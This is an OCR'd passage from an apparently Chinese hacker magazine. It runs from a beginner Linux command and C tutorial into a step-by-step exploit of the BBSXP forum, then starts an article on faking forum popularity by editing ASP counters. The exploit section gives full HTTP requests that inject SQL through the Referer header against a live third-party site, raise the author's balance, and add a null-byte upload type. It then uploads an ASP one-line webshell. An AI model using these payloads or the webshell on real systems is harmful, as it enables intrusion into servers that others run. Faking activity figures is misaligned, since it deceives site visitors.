


图10

我们来简单的看几个Linux下的最常用命令。

### 1.mkdir 创建目录

用法：mkdir duron 在当前目录下创建一名为duron的目录（注意，Linux系统对于大小写很敏感）

mkdir /home/duron 在/home目录下创建duron子目录

### 2.cp 拷贝文件（类似于Windows下的copy命令）

用法：cp /etc/passwd a.txt 将/etc目录下的passwd文件拷贝到当前目录并重命名为a.txt

cp -r /home/duron / 将/home/duron拷贝到根目录下

### 3.ls 列出目录（类似于Windows下的dir命令）

用法：ls 列出当前目录下的文件，列出来的文件名是有颜色的（除非你的显示器是黑白的），绿色，表示是可执行文件；蓝色，表示是目录；红色，表示是压缩文件；浅蓝色，表示是一个链接；灰色，一般文件（未定义文件）。

### 4.rm 删除目录或文件

用法：rm duron.txt 删除当前目录下的duron.txt文件

rm -r duron 删除除当前目录下的duron目录及其中的文件

在Windows下，假如我们想编写并执行C、PERL等程序的话，需要另外安装第三方的软件包，但在Linux下，这些软件包在安装系统的时候就已经被安装好了。我们来简单的编写一个输入三个数，并寻找最大数的程序，源代码如下：

```
#include<stdio.h>
main()
{int a,b,c,max;
printf ("请输入三个数a,b,c: \n");
scanf ("%d,%d,%d",&a,&b,&c);
max=a;
if (max<b )
   max=b;
if (max<c)
   max=c;
printf ("最大数为:%d\n"max);
```

我们可以使用vim编辑器，而编译器使用的是gcc。双击桌面上的“系统终端”图标，我们可以看到

**[root@localhost ~]#** 的提示，最后面是个“#”，在Linux中，“#”代表root用户，而“$”则代表普通用户。

```
[root@localhost ~]# cd /home             /*进入home目录*/
[root@localhost home]# mkdir duron       /*创建一个名称为duron的目录*/
[root@localhost home]# cd duron          /*进入duron目录*/
[root@localhost duron]# vi max.c         /*创建一个max.c的文件并用vim编辑*/
```

接下来就进入vi编辑器了，但是现在你无法输入任何字符，按“i”键插入字符，输入以上源代码，如图11，按ESC键，输入：**wq**，意思是保存并退出（w是写入，q是退出，q！是强行退出。注意，不管是什么命令，前面一定要加“：”，执行命令前一定要退出编辑模式，即按ESC键）。

下面我们使用gcc编译程序**[root@localhost duron]# gcc -o max max.c**。gcc的用法是：**gcc -o [输出文件名] [输入文件名]**。编译成功的话不会有提示（如果有错误，我们还是使用**vi max.c**命令来编辑max.c文件，在需要提示行数的时候只要使用：**set number**就会显示行数了）。我们来运行一下编译好的程序。

```
[root@localhost duron]# ./max
请输入三个数a,b,c:
44,66,77
最大数为:77
[root@localhost duron]#
```





图11

程序执行成功了，以后在Linux下也可以轻松的编写C程序了。好了，限于篇幅，就简单的写到这儿吧，要是大家对于安装Linux系统还有什么问题的话，可以到论坛上提出来，我会给大家解答的。

**小编点评：**对于从没有接触过Linux系统的菜鸟来说，最大的困难不是Linux下的各种操作及基础应用，而是如何正确的将Linux系统安装进我们的电脑中，希望各位读者在看了本文后，对于Linux的系统安装都会有一个大概的了解，在结合X档案的出版的《黑客Linux入门》一书，我们都会轻松的掌握Linux下的基础应用的。

# 跟我一起来找 BBSXP系统的漏洞

BBSXP是国内使用比较多的一款论坛系统，而yuzi.net则是BBSXP的官方论坛。我下载了BBSXP论坛程序，在通读源代码的时候，不经意的找到了一个注入漏洞，然后我又以bbs.yuzi.net来测试，成功得利用此注入点得到了WEBSHELL。注入过程中，就用到了我所谓的数据库处理数据和FSO处理数据的一点小差异而得到的WEBSHELL，想知道详情吗？就请跟着我一步一步来看吧！

这次在读BBSXP的源程序时，我发现了一个很奇怪的过程。Setup.asp文件是BBSXP系统的函数文件，外面调用的函数基本上都在里面了。在第394行有一个log过程，其代码如下：

```
sub Log(Message)
if Request.ServerVariables("Query_String")<>"" then Query_String="?"&Request.ServerVariables("Query_String")&""
Conn.Execute("insert into [BBSXP_Log] (UserName,IPAddress,UserAgent,HttpVerb,PathAndQuery,Referrer,ErrDescription,POSTData,Notes) values ('"&CookieUserName&"','"&Request.ServerVariables("REMOTE_ADDR")&"','"&HTMLEncode(Request.Servervariables("HTTP_User_AGENT"))&"','"&Request.ServerVariables("request_method")&"','http://"&Request.ServerVariables("server_name")&""&Request.ServerVariables("script_name")&""&Query_String&"','"&Request.ServerVariables("HTTP_REFERER")&"','"&Err.Description&"','"&Request.Form&"','"&Message&"')")
end sub
```

从以上代码中，我们可以明显的看到**Request.ServerVariables"REMOTE_ADDR")**、**Request.ServerVariables("server_name")**、**Request.ServerVariables("script_name")**、**Request.ServerVariables("Query_String")**、**Request.ServerVariables("HTTP_REFERER")**这五个HTTP头的参数没有经过过滤就直接放进了数据库，而且**Request.ServerVariables("REMOTE_ADDR")**、**Request.ServerVariables("server_name")**、**Request.ServerVariables("script_name")**这三个参数，第一个是连接的IP地址，第二个是server名字，第三个是脚本名字。这三个都不好欺骗（除了IP地址我还没想到有什么欺骗的方法，后面的两个都是可以欺骗的，不过有一定的环境限制，当然这是后话），但是**Request.ServerVariables("Query_String")**和**Request.ServerVariables("HTTP_REFERER")**我们都可以很轻松的构造需要的字符进去。这样，就可以完成欺骗，进行MSSQL注入攻击了。

现在我们就需要在BBSXP的代码里查找，看到底有哪些地方调用了LOG过程。经过仔细的检查代码，我发现这个过程在好多处代码里都被调用了，不过普通用户能调用的地方好象只有一处，那就是Bank.asp，也就是银行功能。

在给某人汇钱后，就会调用LOG过程，写入数据库记录。目标代码在Bank.asp的第160行：**Log(""&CookieUserName&" 通过银行转帐 ￥"&qmoney&" 给 "&dxname&"")**。于是，我就开始了艰苦的BBSXP漏洞测试之旅。

我来到BBSXP的官方论坛，发现只能通过发帖子来赚点钱，每个帖子奖励1块钱，而在bank.asp里则限制了最低每次要转10块钱，还要收10％的手续费，也就是说我们必须要先发

11 个帖子，才可以进行一次转帐的操作，痛苦ING……

在经过痛苦漫长的等待后（注册完新帐号后需要等待20分钟，才可以发帖子），趁版主不注意，猛灌11个帖子，现在总算有了11块钱。可以开始构造我们的测试语句了。

先来看看我们本来的封包。联系上下文，构造封包如下：

```
POST /Bank.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://bbs.yuzi.net/bank.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon)
Host: bbs.yuzi.net
Content-Length: 60
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: bbsxp=bbsxp; skins=xp; ASPSESSIONIDCSBQADBA=HFMDPPMBNDENBBKCAFJLMBMC; UserID=123536; Userpass=7A268B980E0D89FD1C4F498341B32201; Onlinetime=2006%2D11%2D4+23%3A30%3A23; ForumNameList=; Eremite=0; PostTime=

menu=virement&qmoney=10&dxname=admin&B2=+%E7%A1%AE+%E5%AE%9A+
```

这个封包的意思就是向admin这个家伙送转10块钱过去。当然我们是不能直接发送这个封包的。为什么？因为10块钱就这么白白的转过去了，谁愿意呀？当然要构造语句帮我们做点事情才行。

在考虑了1秒钟后，我决定首先要做的事情就是得到10000块钱。经过仔细的研读代码，我找到了存储金钱的表段，嘿嘿，来准备加钱了。

```
POST /Bank.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://bbs.yuzi.net/bank.asp','a','post','cheng');update [BBSXP_Users] set [UserMoney]=10000 where id=123536--
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon)
Host: bbs.yuzi.net
Content-Length: 60
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: bbsxp=bbsxp; skins=xp; ASPSESSIONIDCSBQADBA=HFMDPPMBNDENBBKCAFJLMBMC; UserID=123536; Userpass=7A268B980E0D89FD1C4F498341B32201; Onlinetime=2006%2D11%2D4+23%3A30%3A23; ForumNameList=; Eremite=0; PostTime=

menu=virement&qmoney=10&dxname=admin&B2=+%E7%A1%AE+%E5%AE%9A+
```

把以上封包发送过去，我们主要看**Referer:http://bbs.yuzi.net/bank.asp','a','post','cheng');update [BBSXP_Users] set [UserMoney]=10000 where id=123536--**这一个HTTP头地址。构造这样的HTTP头地址，就可以进行多句的执行。首先把我在银行里的金钱改成10000再说。哈哈，可以慢慢注入了（为了节省篇幅，下面的封包我就只给出修改了后的部分）。现在进入银行查看一下我的钱，嘿嘿，果然是1万了，这个地方确实是可以注入的，如图1。

| 现金： | ￥10000 | 利息： | ￥0 |
|---|---|---|---|
| 存款： | ￥0 | 总共： | ￥10000 |
| 存款时间： | 2006-12-17 下午 08:11:21 | | |

图1

然后我开始思考如何才能得到WEBSHELL。经过一系列的探测，我发现数据库和网站并不在同一个服务器上，所以先前打算备份日志或者差异备份来得到WEBSHELL的想法只好打消了。我决定只通过BBSXP自带的功能来得到WEBSHELL。

首先是如何得到后台，最新版的BBSXP，MSSQL数据库版本的后台也就多了几个注入点而已，没有什么用的。于是我想着添加上传类型，看是否能够上传一个WEBSHELL上去。我们必须要先否决几个类型，asp、asa、cer和cdx这四个类型的文件在代码里已经明文禁止了，不能上传。于是我添加ASPX类型上去，上传成功，不过服务器不支持，接着又添加PHP类型上去，上传成功，不过服务器也不支持。我上传了很多类型，可是服务器都不支持。可能此时，会有人说，可以上传SHTML的类型上去，服务器肯定支持。不过好象SHTML类型上传上去后，我也只能去浏览文件的代码（据说SHTML有时是可以执行CMD命令的，不过当时我是没抱希望的，所以就没去试），所以就没去测试这个东西。

我苦思冥想了大概半个小时，最后终于想到了一个办法。FSO写文件名的时候，如果遇到空字节，那么，这个空字节后面的字符就会被忽略。比如我们用FSO写一个文件名是“admin%00（空字节）.jpg”，那么我们实际上写上去的文件名就是admin没有后缀的，而数据库又刚好是可以存储空字节的数据库。所以，我们构造如下的语句，**Referer: http://bbs.yuzi.net/bank.asp','a','post','cheng');update [BBSXP_SiteSettings] set UpFileTypes=UpFileTypes+'|asp'+char(0)+'a' where 1=1--**，然后提交给服务器。这样服务器就加上了一个允许的类型，这个类型就是“asp空字节a”。如图2，表示我们的语句是没有错误的。





图2

我们试着提交。

```
POST /PostUpFile.asp? HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://bbs.yuzi.net/PostUpFile.asp
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=---------------------------7d6215880482
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon)
Host: bbs.yuzi.net
Content-Length: 255
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: bbsxp=bbsxp; skins=xp; ASPSESSIONIDCSBQADBA=HFMDPPMBNDENBBKCAFJLMBMC; UserID=123536; Userpass=7A268B980E0D89FD1C4F498341B32201; Onlinetime=2006%2D11%2D4+23%3A30%3A23; ForumNameList=%3Coption%20value%3D%27ShowForum.asp%3FForumID%3D2%27%3E%u8BBA%u575B%u4EA4%u6D41%u533A%3C/option%3E%3Coption%20value%3D%27ShowForum.asp%3FForumID%3D1%27%3E%u704C%u6C34%u4E50%u56ED%3C/option%3E; Eremite=0; PostTime=2006%2D11%2D5+0%3A42%3A33

-----------------------------7d6215880482
```

```
Content-Disposition: form-data; name="file"; filename="E:\muma.asp a"
Content-Type: text/html

<%If Request("#")<>"" Then Execute(Request("#"))%>
-----------------------------7d6215880482--
```

这和动易当年的上传漏洞差不多了。注意“muma.asp a”中间的空格要用16进制编辑器改成00，也就是空字节的意思，然后发送封包。

就会提示我们上传UpFile/UpAttachment/2006-11/20061117202542.asp成功，如图3。然后找到我们上传的文件，接下来的事就不用我说了吧，哈哈。

[url=UpFile/UpAttachment/2006-11/20061117202542.asp][img]images/affix.gif[/img]muma.asp[/url]

图3

对于BBSXP来说，存在注入点得到WEBSHELL的方法不只这一个。我只是选择了一个自己认为最简单的方法而已，假如各位读者能够找到更有效的方法的话，也欢迎一起分享。其实只要对方是mssql版本的bbsxp7，并且允许上传文件，就可以直接一步得到权限。如果不允许上传文件的话，假如MSSQL是在同一个服务器上的，就可以使用LOG备份的方法来拿到权限，这些就请各位读者发挥自己的想象了。

最后再来说说这个漏洞的修补方法，就是过滤HTTP头文件，不要直接放进数据库。如果实在修补不了的话，就请暂时停止其银行功能，这样就可以简单的来防范这个漏洞了。

**小编点评：**

这是一篇漏洞分析及利用的文章，针对的则是有一定脚本基础的老鸟。对于菜鸟读者来说，文章中的那些代码分析是枯燥难以理解的，因此，以后碰到这类的文章，菜鸟们就需要直接略过分析部分，而把重点放在漏洞和利用方法及利用思路上，而不要过多的在那些代码及分析上停留。当我们以后接触的多了，基础更扎实了，也许，那些分析就看得懂了！

文章难易度：★★★
文章知识点：通过更改论坛asp源文件的方法来达到伪造论坛人气的目的

# 手把手教你伪造论坛人气

杨若瑜

最近我也赶时髦弄了一个网站，这个站长真的不好当，就说这个点击率吧，我就想了很长时间该如何推广。后来才恍然大悟：论坛不是使用的ASP么？我可以使用编程的办法来改写程序，达到随机产生一个数当作各版的发贴量、各贴的点击率……

什么是ASP呢？其实ASP是一种动态页面全程的缩写，它是微软推出的一种以程序代码为基础的网页语言，ASP支持VBS和JS代码，并且能够有权限与客户和服务器文件系统和数据库通讯，现在很多论坛都在使用ASP+ACCESS的这种搭配。

我把论坛源程序下载到本地电脑里进行调试，我的系统使用的是WindowsXP Professional + IIS，如果各位读者没有安装IIS的话，可以在Windows组件里把Internet信息服务安装上，它的安装和安装扫雷、纸牌没什么区别。把论坛源程序复制到c:\inetpub\wwwroot目录下，然后打开浏览器，输入127.0.0.1，于是就出现了我们可爱的论坛（图1），本文我们以BBSXP6正式版为例。




图1

出现了论坛页面，说明我们的IIS安装成功了，论坛栏里有很多像今日、主题、帖子之类的计数设置，我们就是在诸如这些写着数字的地方作弊。看看地址栏，究竟是什么页面，然后我们回到c:\inetpub\wwwroot下面找到对应的页面进行编辑，比如图1中的就是默认页面Default.asp，使用记事本打开它，如图2。

